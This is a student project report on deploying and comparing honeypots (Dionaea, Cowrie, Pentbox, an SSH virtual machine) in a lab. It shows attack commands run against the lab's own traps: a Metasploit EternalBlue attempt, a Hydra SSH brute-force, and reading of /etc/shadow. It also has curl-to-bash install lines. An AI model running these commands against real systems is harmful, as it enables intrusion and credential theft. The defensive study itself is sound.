

MASTER'S DEGREE IN COMPUTER SCIENCE -
CYBERSECURITY AND E-HEALTH



Supervised Project : Active Defense with Honeynet

Ivan KRIVOKUCA, Moussa BATHILY, Ferial BOUCHIKHI, Amide MYRIL
Supervisor : Karim LAHLOU

Contents

1	State of Art	2
1.1	Selection of Honeypot Types	2
1.2	Configuration Details of each honeypots	3
1.2.1	Example of Log Visualization on T-Pot	3
2	Results Obtained	5
2.1	A low-interaction honeypot : Dionaea	5
2.1.1	Attack Scenario with EternalBlue	5
2.2	Pentbox	7
2.3	A service honeypot : Cowrie	8
2.3.1	Trying to logging on to a SSH server	9
2.4	A high-interaction honeypot : SSH in a Virutal Machine	11
2.5	Comparative Analysis	12
2.5.1	Advantages and Disadvantages of Each Honeypot	12
3	Conclusion	13

Honeypots, originally designed in the 90s as simple traps designed to distract attackers from real systems, have evolved significantly into becoming important tools in the cybersecurity landscape [4]. Their primary purpose has shifted from simple diversions to advanced systems that actively and intelligently engage attackers, providing in-depth insights into cyber threats.

Honeypots are designed to replicate real systems, applications, and data. They can also be real system too.

They are used to :

- **Analyze attack methodologies** : By observing how attackers interact with honeypots, researchers can identify patterns, techniques, and strategies employed during a cyber attacks.
- **Detect emerging Threats** : Honeypots help in identifying new types of threats (malware, ransomware, and other malicious tools) before they are known.
- **Understand entry points** : Honeypots can expose the most vulnerable or attractive entry points in a network, highlighting areas in need of enhanced security measures.

1. State of Art

1.1 Selection of Honeypot Types

Choosing the right type of honeypot is crucial for simulating systems and capturing data on potential threats. The types of honeypots selected for deployment largely depend on the specific security needed, the nature of the anticipated threats, and the depth of interaction required to deceive or/and study the attackers.

In this report, we will examine **three** types of honeypots to illustrate their differences : **high, low-interaction, and services honeypots.**

Types of Honeypots to be Deployed during this report :

- *Dionaea* [3]: A *low-interaction* honeypot designed to capture and analyze malware that exploits vulnerabilities in network services. Dionaea simulates various network protocols to attract and log malware attacks.
- *Pentbox* [5]: A *low-interaction* honeypot that mainly implements low interaction honeypots for services like SSH and Web services.
- *Cowrie* [1]: A *service* honeypot (also known as a medium-interaction honeypot) primarily used to study attacks against SSH and Telnet services. Unlike low-interaction honeypots, Cowrie provides a more interactive environment where attackers can execute commands in a simulated shell (including command execution and file downloads). Cowrie does not grant attackers access to a real shell, restricting the attacker in a controlled environment.

- High-interaction honeypot : *High-interaction* honeypots differ from low, medium-interaction or services honeypots by running real operating systems and services, rather than emulating them. This type of honeypot provides a more authentic environment for attackers, enabling more detailed observation of their behavior and techniques.

By analyzing these different types of honeypots, we want to highlight the benefits and limitations of each approach.

1.2 Configuration Details of each honeypots

For the high-interaction honeypot, we will deploy a Debian virtual machine running an SSH server. This high-interaction honeypot will capture detailed logs of all SSH activities.

For *Pentbox*, we will download the tools in sourceforge and execute it.

For the *Dionaea* and *Cowrie*, we will use T-Pot [2], a HoneyNet platform that integrates multiple honeypots using Docker. Additionally, T-pot use Elastic Stack which enhances its capability to analyze and visualize data, providing a comprehensive dashboard for real-time data analysis through a dashboard in *Kibana*. *T-Pot* will be installed with a *standard configuration* on *Alma Linux* hosted in a virtual machine.

The installation process is straightforward, run as a user

```
env bash -c "\$(curl -sL
https://github.com/telekom-security/tpotce/raw/master/install.sh)"
```

(Note : You may have to deal with port conflicts)

1.2.1 Example of Log Visualization on T-Pot

To demonstrate T-Pot's capabilities, we will use a *Nmap* scan with the following command :

```
nmap -sV -sC -O -T4 -A <IP>
```

This command performs service version detection, runs default scripts for additional test, and conducts OS detection, providing a "profile" of the target. Screenshots from the T-Pot dashboard (using Kibana) present an overview of the activity and attacks captured by various honeypots.

Key visualizations include :

- **Honeypot Attack Summary** : The dashboard shows a total of *27.283 attacks*, with *Honeytrap*, *Dionaea*, and *Cowrie* being the most active honeypots.




Figure 1: Log Visualization of `nmap -sV -sC -O -T4 -A <IP>`

- **Attacks by Destination Port** : This visualization indicates a concentration of attacks on specific ports (like, port 1025 : associated with Microsoft services).
- **Suricata Alert Category Histogram** : This shows the categories of network intrusions detected, including generic protocol commands, web application attacks.
- **Username and Password Tagclouds** : Visual representations of the most common usernames and passwords used in attack attempts.

The results provide interesting information about **attack patterns, targeted ports and services, and sources of attacks**, which can help in developing defense.

2. Results Obtained

2.1 A low-interaction honeypot : Dionaea

For this segment, we utilize T-Pot with a custom installation that "only" includes Cowrie and Dionaea as honeypots, thanks to the customization options available on Tpot.¹

```
[ivan@localhost ~]$ dps
NAMES      STATUS      PORTS
cowrie     Up 41 minutes      0.0.0.0:22-23->22-23/tcp, ::22-23->22-23/tcp
ddospot    Up 41 minutes      0.0.0.0:19->19/udp, ::19->19/udp, 0.0.0.0:53->53/udp, ::53->53/udp, 0.0.0.0:123->123/udp, ::123->123/udp, 0.0.0.0:1900->1900/udp, ::1900->1900/udp
dionaea    Up 41 minutes (healthy) 0.0.0.0:20-21->20-21/tcp, ::20-21->20-21/tcp, 0.0.0.0:42->42/tcp, ::42->42/tcp, 0.0.0.0:81->81/tcp, ::81->81/tcp, 0.0.0.0:135->135/tcp, ::135->135/tcp, 0.0.0.0:445->445/tcp, ::445->445/tcp, 0.0.0.0:1433->1433/tcp, ::1433->1433/tcp, 0.0.0.0:1723->1723/tcp, ::1723->1723/tcp, 0.0.0.0:1883->1883/tcp, ::1883->1883/tcp, 0.0.0.0:3306->3306/tcp, ::3306->3306/tcp, 0.0.0.0:27017->27017/tcp, ::27017->27017/tcp, 0.0.0.0:69->69/udp, ::69->69/udp
elasticpot Up 42 minutes      0.0.0.0:9200->9200/tcp, ::9200->9200/tcp
elasticsearch Up 41 minutes (healthy) 127.0.0.1:64298->9200/tcp
kibana     Up 40 minutes (healthy) 127.0.0.1:64296->5601/tcp
logstash   Up 40 minutes (healthy) 127.0.0.1:64305->64305/tcp
nginx      Up 41 minutes
tpotinit   Up 41 minutes (healthy)
```

Figure 2: Result of command dps (T-Pot containers running)

Dionaea emulates various protocols and services to attract and log attacks.²

The following Nmap scan command targets some of the services emulated by Dionaea:

```
nmap -sV -p 80,445,1433,3306 <IP>
```

PORT	STATE	SERVICE	VERSION
445/tcp	open	microsoft-ds	?
1433/tcp	open	ms-sql-s	Dionaea honeypot MS-SQL server
3306/tcp	open	mysql	MySQL 5.7.16

2.1.1 Attack Scenario with EternalBlue

EternalBlue exploits a vulnerability in Windows versions from XP to Server 2012, allowing for remote code execution via the *SMB1* protocol. This vulnerability (*CVE-2017-0143*) was infamously used in the WannaCry ransomware attack in May 2017. To determine if a machine is vulnerable to EternalBlue, we will use the following Nmap command :

```
nmap <IP> -p445 -script=smb-vuln-ms17-010
```

This script checks for the presence of the *ms17-010* vulnerability, indicating if the target system is susceptible to the EternalBlue exploit.

The output is :

PORT	STATE	SERVICE
445/tcp	open	microsoft-ds

¹<https://github.com/telekom-security/tpotce?tab=readme-ov-file#customize-t-pot-honeypots-and-services>


²<https://github.com/DinoTools/dionaea?tab=readme-ov-file#protocols>

Host script results:

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs:   CVE:CVE-2017-0143
|   Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|
| ...
```

This confirms that Dionaea is capable of emulating protocols, now we will see how he's reacting when we do a penetration test using *Metasploit*.

Using Metasploit with the exploit `ms17_010_eternalblue` shows us :



```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 192.168.0.50
RHOSTS => 192.168.0.50
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run

[*] Started reverse TCP handler on 192.168.0.30:4444
[*] 192.168.0.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.50:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600
[!] 192.168.0.50:445 - Host is likely INFECTED with DoublePulsar! - Arch: x86 (32-bit), XOR Key: 0x5E367352
[*] 192.168.0.50:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.50:445 - The target is vulnerable.
[*] 192.168.0.50:445 - Connecting to target for exploitation.
[+] 192.168.0.50:445 - Connection established for exploitation.
[+] 192.168.0.50:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.50:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.0.50:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.0.50:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 192.168.0.50:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.50:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.50:445 - Sending all but last fragment of exploit packet
[-] 192.168.0.50:445 - RubySMB::Error::CommunicationError: Read timeout expired when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
```

Figure 3: Metasploit with the Eternalblue exploit

The logs shows that, while the target machine was identified as vulnerable to *MS17-010*, the exploit process **failed to establish a session** due to a *communication error*. This result is due to the characteristics of Dionaea, a *low-interaction* honeypot, which only replicates the protocols and responses associated with the services it emulates. While Dionaea can capture and log details of exploitation attempts, it does not support the full interaction necessary to complete an exploit, which is why a communication error occurred.




Figure 4: Logs of dionaea during the Metasploit exploit (docker logs -f dionaea)




Figure 5: Log Visulation on Kibana after the exploit

2.2 Pentbox

When we run *Pentbox*, we have the following interface :



Figure 6: Pentbox main menu


There are several features available, but we are interested in the HoneyPot functionality. We select the *Network tools* option (option 2).

In the "*Network tools*" submenu, we choose the *HoneyPot* option (option 3).


We receive a message indicating that the honeypot is activated on port 80.

To test the honeypot (here, an HTTP honeypot), we will use a second virtual machine connected to the same network as the honeypot.

When we attempt to reach the IP we have :



We observe that the event is logged, and the honeypot records a connection attempt, providing details such as the IP address, port used, and browser used by the attacking machine.



Pentbox is included in this report because it is an easy-to-install, lightweight honeypot solution. It provides basic but effective functionality for detecting and logging unauthorized access attempts, making it suitable for quick deployment.

2.3 A service honeypot : Cowrie

Setting Up Cowrie

- `etc/cowrie.cfg` for general settings
- `etc/userdb.txt` for user credentials

Detailed documentation on these files is available on the Cowrie GitHub page³.

For demonstration purposes, we'll simplify the `userdb.txt` to contain only the following entry :
`root:x:honey`

³<https://github.com/cowrie/cowrie?tab=readme-ov-file#files-of-interest>

This configuration sets the root user with the password "honey". Though it is a weak password, it serves to illustrate how Cowrie logs unauthorized access attempts / brute-forcing.


2.3.1 Trying to logging on to a SSH server

Simulating a Brute-Force SSH Attack with Hydra

To simulate a brute-force attack on the Cowrie honeypot, we use Hydra, a popular tool for conducting password attacks. The following command will be executed :

```
hydra -t 4 -l root -P
/usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt ssh://<IP> -V
```

- -t 4: Sets the number of parallel tasks to 4.
- -l root: Specifies the user used for login (e.g. : root@IP).
- -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt: Specifies the wordlist for passwords (*honey* is present in the file).
- ssh://<IP>: Targets the SSH IP address
- -V: Enables verbose mode to display each attempt.



```
[22][ssh] host: 192.168.0.50 login: root password: honey
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-17 12:10:38
```

Figure 7: Result of Hydra *brute-force*




Figure 8: Log Visualization after the *Hydra* command

The Cowrie honeypot has captured a significant amount of data regarding SSH brute-force attempts and attacker interactions. This data includes the total number of attacks, detailed insights into usernames and passwords used, and various attack patterns.

After successfully obtaining the password through the brute-force attack simulation with Hydra, we proceed to log in to the Cowrie honeypot via SSH using the captured logins.




Figure 9: Left : docker logs -f cowrie Right : SSH Connection

The following screenshot provides a detailed log of the attacker's actions after gaining access. On the **left** are logs from the Docker application, showing the commands the attacker executes live. On the **right**, we simulate an attacker who executes several commands "to explore the system and potentially escalate privileges," such as `cat /etc/shadow`, which contains hashed passwords for user accounts and their names, and `wget . . .`, which attempts to download a file from an external

URL.

Command Line Input	Last value of src_ip.keyword
cat /etc/shadow	192.168.0.16
cat	192.168.0.16
cd Cat	192.168.0.16
exit	192.168.0.16
ls	192.168.0.16
pwd	192.168.0.16
users	192.168.0.16
wget https://en.wikipedia.org/wiki/Cat	192.168.0.16

Command Line Input	Count
ls	4
cat /etc/shadow	1
cat Cat	1
cd Cat	1
exit	1
pwd	1
users	1
wget https://en.wikipedia.org/wiki/Cat	1

Figure 10: View of this interaction on *Kibana*

The logs captured by Cowrie provide detailed logs of the attacker’s methodology. This information is valuable for developing countermeasures and enhancing intrusion detection systems.

Furthermore, in the Docker application, in the folder *dl*, we can see all the files that have been downloaded during his SSH session.

2.4 A high-interaction honeypot : SSH in a Virtual Machine

To deploy a high-interaction honeypot for SSH, we use a Debian virtual machine running an SSH server. This setup will allow us to capture detailed logs of all SSH activities, providing valuable insights into attacker tactics and techniques. The following script is used to configure the high-interaction honeypot :

```
env bash -c "$(curl -sL https://chatodo.github.io/projects/honey_ssh.sh)"
```

The script utilizes *auditd* and *rsyslog* to log machine activities during an SSH connection. Additionally, it modifies the Bash profile to log all commands executed by users.

```

.service
Created symlink /etc/systemd/system/multi-user.target.wants/rsyslog.service - /1
ib/systemd/system/rsyslog.service
Paramétrage de audispd-plugins (1:3.0.9-1) ...
Traitement des actions différées (« triggers ») pour man-db (2.11.2-2) ...
Traitement des actions différées (« triggers ») pour libc-bin (2.36-9+deb12u7) .
export PROMPT_COMMAND='RETRN_VAL=$?;logger -p local0.notice -t bash -1 "USER=$USER IP=$(echo $SSH_CLIENT
| awk '{print $1}')"; CMD=$(history 1 | { read x cmd; echo "$cmd"; })'
Setup complete. All SSH commands will be logged to /var/log/commands.log
debian@debian:~$ sudo tail -f /var/log/commands.log
2024-05-22T17:13:36.499372+02:00 debian bash[4871]: USER=debian IP=192.168.0.30 CMD=
2024-05-22T17:13:57.622634+02:00 debian bash[4401]: USER=debian IP=192.168.0.30 CMD=Doing some nasty stu
ff
2024-05-22T17:13:59.410351+02:00 debian bash[4409]: USER=debian IP=192.168.0.30 CMD=meow
2024-05-22T17:14:00.857459+02:00 debian bash[4417]: USER=debian IP=192.168.0.30 CMD=bye !
^C
debian@debian:~$

```

Figure 11: Log of an SSH connection on a high-interaction honeypot

Deploying this high-interaction honeypot creates an environment that closely mimics a real system. When properly configured, the honeypot is designed to be indistinguishable from a legitimate server, preventing attackers from realizing they are interacting with a controlled system.

This stealth aspect is crucial, as sophisticated attackers often attempt to delete logs, such as the *.bash_history* file, to cover their tracks. With our implementation, even if attackers employ such

measures, the logging mechanisms in place (via *auditd* and *rsyslog*) ensure that we still capture all activities, this way preserving the integrity of the collected data.

2.5 Comparative Analysis

The following table summarizes the key characteristics of the honeypots discussed:

Honeypot Type	Interaction Level	Realism	Resource Requirements	Risk Level
Low-Interaction	Low	Moderate (protocol emulation)	Low	Low
Service	Medium	High (if well implemented)	Moderate	Moderate
High-Interaction	High	Very High	High	Very High

Table 1: Comparison of Honeypot Types

2.5.1 Advantages and Disadvantages of Each Honeypot

1. Low-Interaction Honeypot:

- **Advantages:** Easy to deploy and manage, with low risk due to its emulation of protocols and services. It effectively logs exploitation attempts and provides valuable data on attack types targeting specific services.
- **Disadvantages:** Offers limited interaction and is less realistic when we want to conduct deeper analysis.

2. Service Honeypot:

- **Advantages:** Provides a moderate (to high) level of interaction. It captures detailed logs of attacker behavior and is customizable to enhance realism.
- **Disadvantages:** Requires more configuration and maintenance than low-interaction honeypots and demands moderate resources for deployment. It offers less interaction than high-interaction honeypots.

3. High-Interaction Honeypot:

- **Advantages:** Provides a realistic environment, capturing detailed logs of all activities. This honeypot offers deep insights into attacker tactics, techniques, and procedures (TTPs).
- **Disadvantages:** Requires significant resources and maintenance. It's a higher risk due to running real operating systems and services, and it is more complex to configure and manage.

3. Conclusion

In this report, we have investigated the deployment and analysis of various honeypot types and with some examples of scenario attacks: *high-interaction*, *low-interaction*, and *service honeypots*. Each honeypot presents unique advantages and limitations, making them useful for different aspects of cybersecurity strategy.

High-interaction honeypots, such as an *SSH server* in a virtual machine, provide detailed analysis and realistic interaction but require more resources and carry higher risks. Low-interaction honeypots, like *Dionaea*, are easier to manage and have fewer risks but offer limited interaction with attackers. Service honeypots, like *Cowrie*, provide a balanced approach with moderate interaction and detailed logging capabilities, while *Pentbox* offers a lightweight, easy-to-deploy option for basic logging and quick setups.

Moving forward, the integration of advanced technologies, such as AI-powered honeypots, could further enhance the effectiveness and adaptability of these tools in the landscape of cybersecurity.

References

- [1] Cowrie. *Cowrie*. 2024. URL: <https://github.com/cowrie/cowrie>.
- [2] Deutsche Telekom Security GmbH and Marco Ochse. *T-Pot 24.04.0*. Version 24.04.0. Apr. 2024. URL: <https://github.com/telekom-security/tpotce>.
- [3] DinoTools. *Dionaea*. 2024. URL: <https://github.com/DinoTools/dionaea>.
- [4] Jose Nazario. *Awesome Honeypots*. 2024. URL: <https://github.com/paralax/awesome-honeypots>.
- [5] *Pentbox 1.8*. 2014. URL: <https://sourceforge.net/projects/pentbox18realised/>.